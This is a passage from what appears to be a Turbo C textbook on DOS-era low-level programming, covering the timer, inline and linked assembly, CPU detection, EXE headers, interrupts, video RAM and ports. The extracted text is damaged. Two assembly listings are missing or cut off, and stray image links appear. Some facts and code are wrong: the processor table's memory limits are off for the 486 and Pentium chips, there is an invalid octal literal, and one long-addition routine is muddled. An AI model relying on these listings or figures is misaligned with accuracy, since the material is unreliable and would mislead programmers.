Here we come across inline assembly. The clear description can be found on next chapter.

56 A to Z of C

```
/*-----  
    init_timer  
    Logic:  
    see that 1st line of inline asm!  
    to set whatever clock speed you want load  
    bx with 1193180/x where x is the  
    clock speed you want in Hz. */  
  
void init_timer(void)  
{  
    slow_tick=fast_tick=0l;  
    oldtimer=getvect(8); // save old timer  
  
    asm cli  
  
    // speed up clock  
    asm {  
        mov     bx, 19886 /* set the clock speed to  
                        60Hz (1193180/60) */  
        mov     al, 00110110b  
        out     43h, al  
        mov     al, bl  
        out     40h, al  
        mov     al, bh  
        out     40h, al  
    }  
  
    setvect(8, new_timer);  
  
    asm sti  
}  
  
/*-----  
    deinit_timer          */  
  
void deinit_timer(void)  
{  
    asm cli  
  
    // slow down clock 1193180 / 65536 = 18.2, but we use zero  
  
    asm {  
        xor bx, bx // min rate 18.2 Hz when set to zero  
        mov al, 00110110b  
        out 43h, al  
        mov al, bl  
        out 40h, al  
    }  
}
```

```

        mov al, bh
        out 40h, al
    }

    setvect(8, oldtimer); // restore oldtimer

asm sti
}

```

Then we can use the following code in `main()` to get a machine independent delay.

```

next_time=fast_tick + 3; /* fast tick is incremented by
                           the int8 ISR (global)*/
while( next_time>=fast_tick )
    ; /* wait */

```

15.12.3 Floating point formats not linked

You will get this error when the TC does some optimizing techniques. TC's optimizing techniques prevent the floating point to be linked unless our program needs. But in certain cases, the compiler's decision would be wrong and even though we use floating formats, it doesn't link it. Normally it would happen when we don't call any floating point functions but we use `%f` in `scanf()` or `printf()`. In such a case we must take effort explicitly to link floating formats.

```

struct foo
{
    float a;
    int b;
};

int main( void )
{
    int i;
    struct foo s[2];
    for ( i=0; i<2; ++i )
    {
        printf( "Enter a: " );
        scanf( "%f", &s[i].a );
        printf( "Enter b: " );
        scanf( "%d", &s[i].b );
        printf( "a=%f, b=%d \n", s[i].a, s[i].b );
    }
    getch( );
    return(0);
} /*--main( )-----*/

```

The above program will result in runtime error as:

```
Enter a: scanf : floating point formats not linked
Abnormal program termination
```

15.12.3.1 Solution with pragma directive

One of the remedies for floating point formats link error is to include a pragma directive in our file as per Borland's suggestion:

```
extern unsigned _floatconvert;
#pragma extref _floatconvert
```

15.12.3.2 Another solution

Another remedy for floating point formats link error is to use our own code to force floating point formats to be linked.

```
void Force2LinkFloat( void )
{
    float a, *f=&a;
    *f = 0000; /* dummy value */
}
```

Just include the above piece of code in your file. You don't need to call the above function. If the above function gets linked, with your code, it would automatically force floating point formats to be linked.

15.12.4 Null pointer assignment

You will get this message when you assign a value through a pointer without first assigning a value to the pointer. Normally it would happen if you use `strcpy()` or `memcpy()` with a pointer as its first argument.

Your program may look as if it runs correctly, but if you get this message, bug will be somewhere inside. The actual reason for the cause is you might have written, via a Null or uninitialized pointer, to location 0000. Whenever TC finds `exit()` or returns from `main()`, it would check whether the location 0000 in your data segment contains different values from what you started with. If so, you might have used an uninitialized pointer. That is, you may get the error message irrespective of where the error actually occurred.

The remedy for this problem is to watch the following expressions with **Add Watch** (Ctrl+F7):

```
*(char *)0,4m
(char *)4
```

If the values at these locations get changed, it means that the line just executed is the one causing the problem.

16

"Do to others what you want them to do to you."

Mating Assembly with C

Nothing can beat the efficiency of Assembly language. A good optimizing C compiler will convert C file to a better assembly code. But a good human Assembly programmer can write much more tight and efficient code. If you are such an efficient-superb Assembly programmer, fortunately there is a way to link those assembly codes with C and so you can improve your program.

16.1 Inline Assembly

You can write Assembly code inside a C file. That is called as Inline Assembly. In TC++3.0 Inline assembly is being assembled by BASM (Built-in inline Assembler). You don't need TASM. If you use `#pragma inline`, inline codes get assembled with TASM. If you use x386 instructions in inline assembly, BASM cannot assemble those codes. In such a case you must use TASM and for that you should use `#pragma inline`.

16.1.1 Example 1

Let's see an example to print message "A to Z of C" with inline assembly.

```
int main( void )
{
    char *msg = "A to Z of C \r\n$"; /* $ is the null terminator
                                     in assembly */
    asm {
        MOV AH, 9;
        MOV DX, msg;
        INT 21H;
    }
    return(0);
} /*--main( )-----*/
```

Here we have used interrupts to print message. We can see more about interrupt programming later.

16.1.2 Example 2

We can also use inline assembly in functions. Anything that is present in AX register will be returned.

60 A to Z of C

Let's see a program to add two integers.

```
/* main program */
int main( void )
{
    printf( "5+100 = %ld\n", Add( 5, 100 ) );
    return(0);
} /*--main( )-----*/
```

Now we have to write the function `Add()` with inline assembly.

```
int Add( int x, int y )
{
    asm {
        MOV AX, x;
        MOV BX, y
        ADD AX, BX;
    }
    /* return(_AX); can be used to shut off warning */
} /*--Add( )-----*/
```

So the result in `AX` gets returned automatically. But here you will get a warning. If you are allergic to warning, you can shut it off by adding `return(_AX);` in the last line.

Let's see another efficient version of `Add()`.

```
int Add ( int _AX, int _BX )
{
    asm ADD AX, BX;
} /*--Add( )-----*/
```

If you want to return long values, you can use

```
long Add( int x, int y )
{
    asm{
        MOV DX, 0;
        MOV DX, x;
        ADD AX, y; /* low byte in AX */
        ADC DX, 0; /* high byte in DX */
    }
} /*--Add( )-----*/
```

The result in `AX`(upper word), `DX`(lower word) gets returned as long. Here you must *not* use `return(_AX);` to shut off warning!

16.1.3 Usual Errors

Most of the time you don't need TASM because the built-in BASM is sufficient enough. In case if you use x386 instructions, you have to invoke TASM with `#pragma inline`. You will get error when you don't have TASM assembler. One solution for this error is to buy TASM from Borland for about \$130 (TASM is not yet available for free). Another solution is to create a separate and a pure (i.e., without C) assembly file and assemble with the free assembler like NASM, MASM, etc. Then you have to link that OBJ file with C (This technique of calling Assembly routine from C is discussed in the next section).

16.2 Calling Assembly routines from C

Believe it or not, all the standard library functions are written in Assembly (not in C!!) by Borland for efficiency. Then you might be asking me how is it possible to call such a routine from C. Yes, it is possible. The idea is you can link any portable OBJ and LIB files. Thus the standard library functions that are available as LIB and OBJ (browse to your TC folder and check!!) are being linked by the linker with C files in 'linking phase'.

16.2.1 C's calling convention

Before getting deeper on this subject it is necessary to know about the convention of C language. In high level language whenever a function is being called, the parameters are pushed into the stack so that the parameters be passed to that routine. For example, if we call a function `Add(7,70)`, the parameters `7` and `70` are pushed into the stack. The order in which the parameters are pushed varies from language to language. In C language the parameters are pushed in the reverse order (i.e., `70` first, then `7`). Also C passes the parameters by value rather than by reference, unless we have used pointers.

Calling convention of high level language		
	Parameter passing	Destination
C	by value	Reverse Order
Pascal	by value	In the given order
FORTTRAN	by reference	In the given order

We can also set our TC IDE to use Pascal calling function by `OPTION > COMPILER > PASCAL`. in the command line `TCC -p`. When you use such Pascal calling conventions, you must explicitly declare `main()` with `cdecl` as

```
int cdecl main( void )
```

Note

As the Pascal calling convention ensures 'In Order' pushing, it produces tight & efficient code. However it is a good practice to stick onto the C's standard calling convention.

16.2.2 C's naming convention

When you declare an identifier, Turbo C automatically joins an underscore in front of the identifier before saving that identifier in that object module. However, Turbo C treats Pascal type identifiers (those modules with `pascal` keyword) differently. i.e., they use uppercase and are not prefixed with underscore. Turbo C automatically joins an underscore in front of the function name too.

16.2.3 Example 1

With the above enough theory let's see a real example of how to link the assembly routines with C. Please note that in assembly the comment line starts with semicolon (;).

```
; File name: Hello1.asm
.MODEL small
.DATA
    msg DB "Hello!$"
.CODE
    PUBLIC _PrintHello      ;      Function Name
    _PrintHello PROC NEAR
        MOV AH, 9
        MOV DX, OFFSET msg
        INT 21h
        RET
    _PrintHello ENDP
END
```

Here you might have noticed that we have prefixed underscore (`_`) with the name of the function. That is because of the C's naming convention as discussed in the previous section. You have to note that we are mating two different language i.e. C and Assembly. As we discussed, when we compile a C file to OBJ file all the function names and identifiers are automatically prefixed with underscore (`_`) by the compiler. So if we don't put up an underscore (`_`) here in Assembly, we cannot link these files. If you find it odd to use an underscore (`_`) in front of function name, then there is another way of declaring function i.e. to use 'C' keywords with assembly directive as:

```
;File name: Hello2.asm
.MODEL small, C      ;'C' used to set the assembly to C
                   ; calling & naming convention
.DATA
    msg DB "Hello!$"
.CODE
```

```

        PUBLIC PrintHello
PrintHello PROC NEAR
        MOV AH, 9
        MOV DX, OFFSET msg
        INT 21h
        RET
PrintHello ENDP
END

```

The 'C' keyword sets the assembler to use C calling convention and it automatically prefixes underscore(`_`) with all procedures that are declared as `EXTERN` or `PUBLIC`. Here we find that `Hello2.asm` "looks better" than `Hello1.asm`! So let's use `Hello2.asm`.

The next step is to assemble the `Hello2.asm` to `OBJ` file. When you assemble, you must assemble it with the case sensitive switch on. The assembler makes all `PUBLIC` labels into capital letters by default, unless we use case sensitive switch `-mx`. Case sensitive is important, because C language is case sensitive and we need "PrintHello" to be case sensitive. We can assemble the `Hello2.asm` as:

```
C:\WAR>TASM -mx Hello2.asm
```

Now you will get `Hello2.OBJ` which contains `PrintHello` procedure.

Note
You can even assemble the <code>Hello2.asm</code> from IDE by choosing =>Turbo Assembler

Note
If you don't have TASM, you can use the available assemblers such as MASM, NASM etc. For the details regarding the switches, see your assembler's documentation.

Next we have to write a C program that uses `PrintHello()` function.

```

/* Chkasm1.c */
extern PrintHello( void ); /* PrintHello is written in assembly
                             available in Hello2.asm */

int main( void )
{
    PrintHello( );
    return (0);
} /*--main( )-----*/

```

Now we have to compile `chkasm1.c` and link `Hello2.obj` in the same time as:

```
C:\WAR> tcc chkasm1.c Hello2.obj
```

Now you will get `chkasm1.exe` that you can run it under DOS.

Note
To compile <code>chkasm1.c</code> and link <code>Hello2.obj</code> , you can also use project file instead of command line compiler <code>tcc</code> .

16.2.4 Example 2

```

; File name: Addnum.asm
.MODEL small, C
.CODE
    PUBLIC Addnum
Addnum PROC NEAR USES BX, x: WORD, y: WORD
    MOV AX, x
    ADD AX, y
    RET
Addnum ENDP
END

```

Assemble as : c:\WAR>TASM -mx Addnum

```

/* Chkasm2.c */
extern Addnum( int x, int y ); /* Addnum is written in
                               Addnum.asm */

int main( void )
{
    printf( "5+100 = %d \n", Addnum( 5, 100 ) );
    return(0);
} /*--main( )---*/

```

Compile and link as : c:\WAR>tcc chkasm2.c addnum.obj

16.3 Creating library file out of assembly language module

Creating library file out of assembly language module is the easiest one. We can add any number of modules with the library file. For that you can use TLIB. For example to create a library file newlib.lib which contains our PrintHello() and Add() functions we can use,

```
C:\WAR>TLIB NEWLIB.LIB + Hello2.OBJ
```

Now the newlib.lib file contains only the PrintHello() function.

```
C:\WAR>TLIB NEWLIB.LIB + addnum.obj
```

Now the newlib.lib file contains both PrintHello() and Addnum() function.

If you feel that newlib.lib should not contain PrintHello() function, you can even remove the function with the help of '-' switch as:

```
C:\WAR>TLIB NEWLIB.LIB - Hello2.obj
```

For more information on the switch of TLIB, see the Turbo C documentation.

17

“Remaining calm solves great problems.”

Processor

“Processor” and CPU (Central Processing Unit) refers the same—the heart of the computer. It is a chip that is responsible for processing instructions.

17.1 Processors

The computing world came across so many processors. Each of the processors has its own merits and demerits. The following table shows few of the known processors and its characteristics.

Date Introduced	Processor	Coprocessor	Internal Register size (bit)	Data I/O Bus width (bit)	Memory Address Bus width (bit)	Maximum Memory
June, 1978	8086	8087	16	16	20	1MB
June, 1979	8088	8087	16	8	20	1MB
Feb, 1982	286(80286)	80287	16	16	24	16MB
June, 1988	386 SX	80387 SX	32	16	24	16MB
April, 1989	486 DX	Built-in	32	32	32	4MB
March, 1993	Pentium	Built-in	32	64	32	4MB
May, 1997	Pentium II	Built-in	32	64	36	64MB

17.2 Processor Modes

When we look into the history of processors, two processors marked remarkable changes in computing, namely 8088 and 286. These processors are actually responsible for the so called ‘processor modes’.

17.2.1 Real Mode

8088 processor is sometimes referred as 16-bit, because it could execute only 16-bit and could address only 1MB of memory instruction set using 16-bit registers. The processor introduced after 8088, namely 286 was also 16-bit, but it was faster than 8088. So these processors (8088 and 286) can handle only 16-bit software and operating systems like Turbo C++3.0, Windows 3.X, etc.

These processors had some drawbacks:

1. Normally didn't support multitasking
2. Had no protection for memory overwriting. So, there is even a chance to erase the operating system present in memory. In other words, 'memory crash' is unavoidable.

This 16bit instruction mode of 8088 and 286 processors are commonly known as 'Real Mode'.

Note
TC++3.0 is 16-bit. Therefore it is not preferred for commercial applications.

17.2.2 Protected Mode

The first 32-bit processor namely 386, has a built-in mechanism to avoid 'memory crash'. So this 32-bit mode is commonly known as '*protected mode*'. It also supports multitasking. UNIX, OS/2 and Windows NT are the pure 32-bit operating systems. 386 processor are also backward compatible, which means it could even handle 16-bit instructions and could even run on real mode.

17.2.3 Virtual Real Mode

When 386 processor was introduced, programmers were still using 16-bit instructions (real mode) on 386 because 386 executes the 16-bit application much faster. They also resisted 32-bit operating system and 32-bit applications. So when Microsoft tried to introduce Windows 95, a 32-bit operating system, it added a backward compatibility and introduced a mode called 'Virtual real mode'. That is, the programmer may think that it is working under real mode, but it is actually protected from hazardous effects.

17.3 Processor Type

Each processor has its own unique characteristics. When we check for its unique characteristics, we can find whether our processor is 286 or 386 or 586(Pentium). This logic is used to find out the processor type. Processor type is also referred as *CPU Id*.

17.3.1 C program to find processor type

Finding out the processor type using C program is difficult. Any how **Gilles Kohl** came out with a tough C code that can determine processor type (386 or 486).

```
int Test386( void )
{
    char far *p = "\270\001pP\235\234X\313";
```

```

        return!(((int(far*())p)
                )&(( 0x88 + (( 286 | 386 ) *4))<<4));
} /*--Test386( )-----*/

int main( void )
{
    printf( "Running on a %s\n", Test386() ? "386" : "286" );
    return(0);
} /*--main( )-----*/

```

If the code is run on a machine that don't have 386 or 486, you may get a wrong output. For better results we must use Assembly. (We can call it as a limitation of C language!).

17.3.2 Assembly routine to find processor type

The following Assembly routine is by **Alexander Russell**. Using this routine, we can find out our processor type and coprocessor support. This routine can be called from C i.e. you can link the object code with C program.

17.3.2.1 Assembly routines

To understand this Assembly module, read the comments provided in comment line.

           x_coprocessor( ) ? "Yes" : "No");
    return(0);
} /*--main( )-----*/

```

17.3.3 Another Assembly routine

The success of the above Assembly code by Alexander Russell depends on the code that the compiler produces. So if your compiler doesn't produce the "right" code, you may not get proper results. Here I provide another Assembly code to find out processor type. It is by **Edward J. Beronet**. All these codes use the same logic i.e. checking the unique characteristics of a processor.

This module contains a C callable routine which returns a 16-bit integer (in AX) which indicates the type of CPU on which the program is running. The lower eight bits (AL) contain a number corresponding to the family number (e.g. 0 = 8086, 1 = 80186, 2 = 80286, etc.). The higher eight bits (AH) contain a collection of bit flags which are defined below.

```

; cpuid.asm
;
%           .MODEL    memodel,C                ;Add model support via command
;                                           ;line macros, e.g.
;                                           ;MASM /Dmemodel=LARGE,
;                                           ;TASM /Dmemodel=SMALL, etc.

           .8086

Exercises

1. Write a program that can find the current mode of processor (i.e., Real / Protected / Virtual Mode).

18

"Practice hospitality."

File Format

All except the text file (with .txt extension) use their own standards to save and organize their instruction. For example, the EXE file put up "MZ" in its first two bytes. Thus each file got its own architecture or *File Format*. If we know the file format of a particular file, we can read or create those files. For example if we know the file format of BMP file, we can read it or even we can create it. We must understand that each and every file type uses its own *file formats*. Each file format has its own advantages and drawbacks. The software that creates a file of specific type should be aware of its *file format*. For example, the Linker must know the file format of EXE file, Paintbrush must know the file format of BMP file and so on.

Usually all files contain what is called as *file header* and it is nothing but the first few bytes of a file. Each file type uses specific size for the file header. For example, the size of File Header for EXE is 28 bytes, for BMP file it is 14 bytes. The file Header contains many useful information such as its file types i.e. whether EXE or BMP or GIF. The file type is identified by what is known as *signature*. The signature of the EXE file is "MZ", the signature of BMP file is 19778 and so on. After the File Header, the files may contain instructions or some other header. For example, most of the image files have got the file header in the beginning, then color table and then instructions.

If you know the file format you can do miracles. Most of the software vendors *document the file format* whenever they introduce a new file type. But certain narrow-minded vendors may keep the file format as secret. In such a case you have to crack the file format with the help of certain software (usually DEBUG & simple C programs).

In this chapter, I just introduce the concept. But in the following chapters and in CD  you can see some real examples. You can get almost all file formats from the File Format Encyclopedia that is available in the CD .

18.1 Example

The following shows the file format of EXE file format:

.EXE - DOS EXE File Structure		
Offset	Size	Description
00	word	"MZ" - Link file .EXE signature (Mark Zbikowski?)
02	word	length of image mod 512
04	word	size of file in 512 byte pages
06	word	number of relocation items following header
08	word	size of header in 16 byte paragraphs, used to locate the beginning of the load module
0A	word	min # of paragraphs needed to run program
0C	word	max # of paragraphs the program would like
0E	word	offset in load module of stack segment (in paras)
10	word	initial SP value to be loaded
12	word	negative checksum of pgm used while by EXEC loads
14	word	pgm
16	word	program entry point, (initial IP value)
18	word	offset in load module of the code segment (in paras)
1A	word	offset in .EXE file of first relocation item overlay number (0 for root program)

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

AX:	contains number of characters in command tail, or 0
BX: CX	32 bit value indicating the load module memory size
DX	zero
SS: SP	set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory.
DS	set to segment address of EXE header
ES	set to segment address of EXE header
CS: IP	far address of program entry point, (label on "END" statement of program)

Suggested Projects

After reading all the chapters of this book only, you will get thorough ideas about file formats and its usage. Then you can try the following projects:

1. Write your own EXE2BIN utility.
2. Remove relocation found in EXE files.
3. Check out all the available file formats in the File Format Encyclopedia found in the CD . Crack the file types for which file format is not yet available and try to document the file format. (Of course it is illegal!) (Hint: Use DEBUG or simple C programs to read byte by byte)
4. Write your own compression utility and thus develop your own file format for that. Compare its efficiency with PKZIP.
5. Write software to split and join files. For the good quality, it needs that you have to use your own file Header or file format.
6. Write a BMP file creator (i.e. Paintbrush) in high resolution VESA mode. The software has to use both mouse and graphics stylus as input devices.
7. Write a PDF to TXT (text) conversion utility.
8. Write your own image creation utility that uses MP3 compression algorithm and thus develop your own file format for that.
9. Add help (the one which always get invoked when we press Ctrl+F1) for the library that you created. For example if you create a mouse library, and you have `InitMouse()` function, when you press Ctrl+F1, you should get the help for that function. (Hint: You should know the file format of Turbo C's help file).

19

"Think before you speak."

Interrupt Programming

Interrupt is the one which temporarily suspends the execution of the current program and executes a specific subroutine called interrupt routine and then resumes the execution of actual program. Many people think that the interrupt instruction 'INT' is one of the "basic" instructions in assembly language. But it is not so. The 'INT' instruction just calls or invokes a specific routine i.e., interrupt routine.

19.1 Logical outline of interrupt routine

The following code shows the logical outline of an interrupt routine. (Please understand that it is only a prototype)

```
int10h( REGISTER AX, REGISTER BX, ..... )
{
    switch( AH )          /* AH holds function number */
    {
        case 0x0:
            switch( AL ) /* AL holds sub function number */
            {
                case 0x0:
                    MOV ....
                    INC ....
                    break;

                case 0x1:
                    :
                    break;

            }
            break;
        case 0x1:
            if( BX == 0 )
            {
                MOV ....
                :
            }
            break;
        case 0x2:
            :
            break;
    }
}
```

Here, you see that the behavior of the interrupt routine is determined by the argument that passes through (Some book authors use the term *input values instead of argument*. But professional programmers use the term argument). The value passed through the register AH is referred as function value. In special cases, value is also passed through AL register to the sub-function. Sometimes we would also pass values through other registers.

Some interrupt routines don't take any argument, which means we don't need to pass value through registers. For example, the interrupt for Print Screen int 5h doesn't take any argument. The prototype of int 5h hence looks like:

```
int5h( void )
{
    MOV ...
    :
    :
}
```

Usually interrupt numbers, function numbers and sub-function numbers are represented in hexadecimal rather than in decimal.

19.2 Interrupt Classification

Each and every motherboard must have a chip containing software, which is known as BIOS or ROM BIOS. Basic Input/Output system (BIOS) is a collection of programs burned (or embedded) in an EPROM (Erasable Programmable Read Only Memory) or EEPROM (Electrically Erasable ROM). We can call these programs by what is known as *interrupts*. By the way you should know that BIOS programs are not much compatible, because they are written typically for the hardware and they manage the hardware. (Different machines may use different hardware). Usually most of the BIOS functions are compatible.

Operating System is nothing but program that operates computer. It is actually an extension of BIOS. Thus Disk Operating System (DOS) functions and BIOS functions collectively interact with the hardware. Besides interacting with hardware, DOS programs preside more useful functions such as file maintenance (create file, delete file, rename file, etc). These functions can be called by interrupts. Experts find that DOS programs are good for 'DISK' related functions, than 'Input / Output' related functions. Yes, DOS also has got *few* 'Input / Output' related functions. But these 'Input / Output' related functions are not much used by programmers. They prefer BIOS functions for 'Input / Output' related functions. There is a drawback with DOS functions; it is not re-entrant (where as BIOS functions are re-entrant). If a routine can be called again before it is finished, it is said to be re-entrant. TSR programmers very often get suffered by DOS's re-entrancy problem.

19.3 Programming with interrupts

We have seen that we can call DOS functions or BIOS functions with what is known as interrupts. Turbo C provides various ways to send arguments and to generate interrupts. Let's write a simple function `GetVideoMode()` to get the current video mode with various styles.

To get the current video mode, we have to generate int 10h and we should pass 0Fh in AH register as an argument. After generating interrupts, current video mode is stored in AL register.

19.3.1 Inline Assembly Style

```
typedef char BYTE;
BYTE GetVideoMode( void )
{
    asm {
        mov ah, 0Fh;
        int 10h;
    }
    /* AL holds current video mode and is returned */
} /*--GetVideoMode( )-----*/
```

19.3.2 Pure Assembly Style

We can also write a pure assembly file (`getvid.asm`) and assemble the file with TASM as

```
C:\WAR>TASM -mx getvid
```

Now we will get `getvid.obj`. We can link this obj file with the main program.

```
; File name: Getvid.asm
.MODEL small, C
.CODE
    PUBLIC GetVideoMode
GetVideoMode PROC NEAR
    MOV AH, 0Fh
    INT 10h          ; AL register holds current video mode
    XOR AH, AH      ; Set AH register to 0
                   ; Now, AX holds value of AL
    RET             ; value in AX get returned
GetVideoMode ENDP
END
```

19.3.3 `geninterrupt()` style

```
typedef char BYTE;
BYTE GetVideoMode( void )
{
    _AH = 0x0F;
```

```

    geninterrupt( 0x10 );
    return(_AL);
} /*--GetVideoMode( )-----*/

```

19.3.4 int86() style

```

BYTE GetVideoMode( void )
{
    union REGS inregs, outregs;
    inregs.h.ah = 0x0F;
    int86( 0x10, &inregs, &outregs );
    return( outregs.h.al );
} /*--GetVideoMode( )-----*/

```

The function related to `int86()` are `int86x()`, `intdos()` & `intdosx()`. And those functions return the value of AX after completion of the interrupt. If an error occurs, carry flag is set to 1 and `_doserrno` is also set to error code.

19.3.5 intr() style

```

BYTE GetVideoMode( void )
{
    struct REGPACK regs;
    regs.r_ax = 0x0F00;
    intr( 0x10, &regs );
    return( (BYTE)regs.r_ax );
} /*--GetVideoMode( )-----*/

```

Here you have to note that `intr()` functions doesn't return anything, there is no way to represent AL or AH register separately.

19.3.6 Benchmarking

We can find that the inline assembly style and pure assembly style are faster than any other above methods. Big software companies use "Pure Assembly Style". They create library file with assembly language and link them wherever necessary. Inline assembly is my choice, because it provides more readability, C style usage and flexibility. For example in C, we can directly enter octal or hexadecimal or decimal number as

```

int a = \101 ; /* Octal */
int b = \x65 ; /* Hexa */
int c = 65 ; /* decimal */

```

But we cannot directly enter binary values in C (But it is possible in Assembly!). One solution for this is to use `strtol()` as:

```

int a;
char str[] = "0000010"; /* binary */

```

```
char *endptr;
/* radix should be 2 for binary in strtol... */
a = strtol( str, &endptr, 2 );
```

Fortunately inline style provides more flexibility and an easy way for entering binary values:

```
asm MOV AX, 00000010b;      (or)  asm {
a = _AX;                    MOV AX, 00000010b ;
                             MOV a, AX ;
                             }
```

The suffix 'b' tells that it is a binary number.

That's why I prefer the flexible inline style. But if you are a beginner and if you don't know much of assembly, I suggest you to use `int86()` style as it provides good error handling mechanism. You can even use other styles, if you are comfortable with them!

19.4 Myth & Mistakes

Q: *"Use of standard library functions increase the size of the EXE file. But this interrupt function doesn't increase the size of the EXE file". Is this statement true?*

A: No. This statement has no sense at all. This myth is introduced in Indian Programming World by few book authors. TC's library functions also use interrupts and it was also written by "Programmers". The only difference you can find between interrupt programming and using compiler's library is flexibility i.e., our own functions will be more convenient as it is written by us.

Q: *Can I use standard library's gotoxy() ?*

A: The standard library according to ANSI standard doesn't have `gotoxy()`. `gotoxy()` is provided by Turbo C and you can use it.

Exercises

1. Write a program that find out the life of battery found on your motherboard.

Suggested Projects



1. Write diagnostic software that finds the status of your peripherals and motherboard.

20

"Truth will continue forever."

Programming Video RAM

To get a display we have to add a component called video adapter with the motherboard. Hardware engineers sometimes call this video adapter as video card. On the video card we can see a group of video RAM chips. The video card may have upto 8MB in board, but most of them are used by circuits on the card and cannot be directly accessed by processor. In the basic VGA mode (e.g., DOS mode, Windows safe mode), the processor can directly access upto 128KB (i.e., A0000h to BFFFFh) of video RAM . Usually all video cards also have onboard video BIOS normally addressed at C0000h TO C7FFFh.

Video Adapter

20.1 Memory map



Not all the memory is used for display purpose because, we have so many video modes that support different resolutions. The video modes are usually set by the programs that are stored in video ROM BIOS area. Note that it is ROM, which means you cannot write into it! Whereas in video RAM, you can write! But you should know in which display mode, which memory area is used. You can use *far pointers* to write into video RAM. Since VGA and SVGA adapters are used almost everywhere, here I have given the memory map for VGA and SVGA. Other adapters' memory map will be slightly different. If you use other adapters, refer its documentation.

20.2 Programming the video RAM

VGA supports each of the mode supported by its predecessors. VGA is backward compatible. So it is enough to know about programming VGA RAM.

20.2.1 Color Text Mode

This mode uses the video RAMs addressed at B8000 to BFFFFh. In normal color text mode 3h(80x25x16 mode), the address space is divided into 4 video pages of 4KB each (page 0, page 1, page 2 & page 3). At the same time we can see the characters in any one of the pages. The screen's resolution is 80x25 (i.e. 80 columns x 25 rows). It supports 16 colors at a time. To display a single character, two

bytes are being used namely character byte and attribute byte. The character byte contains the ASCII value of the character. The attribute byte is organized as:

Bitfields for character's display attribute				
7	654	3	210	Purpose
X				Foreground Blink or (alternate) Background bright
	XXX			Background color
		X		Foreground Bright or (alternate) Alternate character set
			XXX	Foreground color

The following program fills the screen with 'C' with given attributes.

```
#include <dos.h>

#define _4KB      (4096)      /* size of vdu page */

int main( void )
{
    int i;
    const int attribute = 0x20;
    char far *Vid_RAM;
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;
    for ( i=0; i<_4KB ; i +=2 )
    {
        *(Vid_RAM + i) = 'C';
        *(Vid_RAM + i + 1) = attribute;
    }
    return(0);
} /*--main( )-----*/
```

We can also declare the Vid_RAM pointer as

```
char far *Vid_RAM = (char far*) 0xb8000000;
```

But programmers prefer the declaration, that we used in the above program, because it provides good readability and helps us to clearly identify segment address and offset address.

20.2.1.1 Codes

```
#include <dos.h>

#define _4KB      (4096)      /* size of vdu page */

char far *Vid_RAM;
```

```

void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
    FP_SEG( Vid_RAM ) = 0xb800;
    FP_OFF( Vid_RAM ) = 0x0000;

    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
    *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----*/

void WriteStr2VidRAM( int vdupage, int x, int y, char *str, int
attribute )
{
    while(*str)
        WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )-----*/

```

You can use the above functions for normal use. For better programming, you should add condition to check whether the character is on the last row of the screen. In such a case, you have to scroll the screen upward by 1 row.

20.2.1.2 cprintf()

We have written our functions to directly write into video RAM. But Turbo C also has got inbuilt functions like `cpprintf()` & `cputs()` (defined in `conio.h`) to directly write into video RAM. The global variable `directvideo` determine whether the console output (by `cpprintf`, `cputs`... functions) go directly to video RAM (`directvideo = 1`;) or go via ROM BIOS calls (`directvideo = 0`;) . The default value is `directvideo = 0`. To use `directvideo = 1`, the system's video hardware must be identical to IBM's display adapter.

The functions of interest in this context are `window()`, `clrscr()`, `textcolor()`, `textbackground()`, `textattr()`, `gettextinfo()`, `highvideo()`, `normalvideo()`.

Following is the example program:

```

#include <conio.h>

int main( void )
{
    clrscr( );
    window( 10,10,40,15 );
    textcolor( WHITE );
    textbackground( RED );
    normvideo( );
    cprintf( "Normal Intensity Text\r\n" );
    textcolor( BLUE );
    textbackground( WHITE );
    lowvideo( );
}

```

```

    printf( "Low Intensity Text\r\n" );
    textcolor( WHITE );
    textbackground( GREEN );
    highvideo( );
    printf( "High Intensity Text\r\n" );

    return(0);
} /*--main( )-----*/

```

20.2.2 Monochrome Text Mode

Monochrome text mode is similar to color text mode. But this mode uses B0000h as a segment address, it displays the character as normal or even reverse video and or underlined for the given attribute colors.

20.2.3 Graphics mode

The segment address of graphics mode is A0000h. mode 13h (320x200x256) and mode 14h (640x480x16) are the modes that are very often used.

Exercises

1. Write a program that finds number of video pages supported by your Video RAM for each mode.
2. Find out the reason, why graphics mode occupies more video memory. (Why graphics mode is slower than text mode?)

21

“Money that comes easily disappears quickly.”

Programming Ports

Ports can be thought of as hardware connection ports where devices with input/output lines connect to a bus. The CPU has ports for each of its bus: at least ISA (Industry Standard Architecture) and memory, for the simplest CPU. So using the port addresses we can access hardware devices. For example CMOS is accessed via port 70h and 71h. The port can be Read & Write (R/W), or Read only, or Write only.

21.1 Why use ports?

Direct port access is much faster in many situations than interrupt code. I already pointed out that interrupts are the kind of subroutines and these subroutines also use ports to access hardware devices whenever it is necessary. So invoking interrupts some times mean indirect port access.

One of the important advantages of using port address is that it's the only possible way of accessing the plug-in cards and some built-in hardware.

21.2 Port vs. memory

Usually people get confused between port and memory. Actually I/O ports are addressable devices which are not in memory space. From hardware perspective, memory is usually accessed by decoding addresses and Memory-Read & Memory-Write symbols, while I/O ports are decoded using addresses and I/O-Read & I/O-Write symbols.

21.3 Usual Problems

